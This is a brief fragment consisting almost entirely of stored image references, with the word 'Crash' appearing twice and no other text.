

Crash

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


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
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Crash





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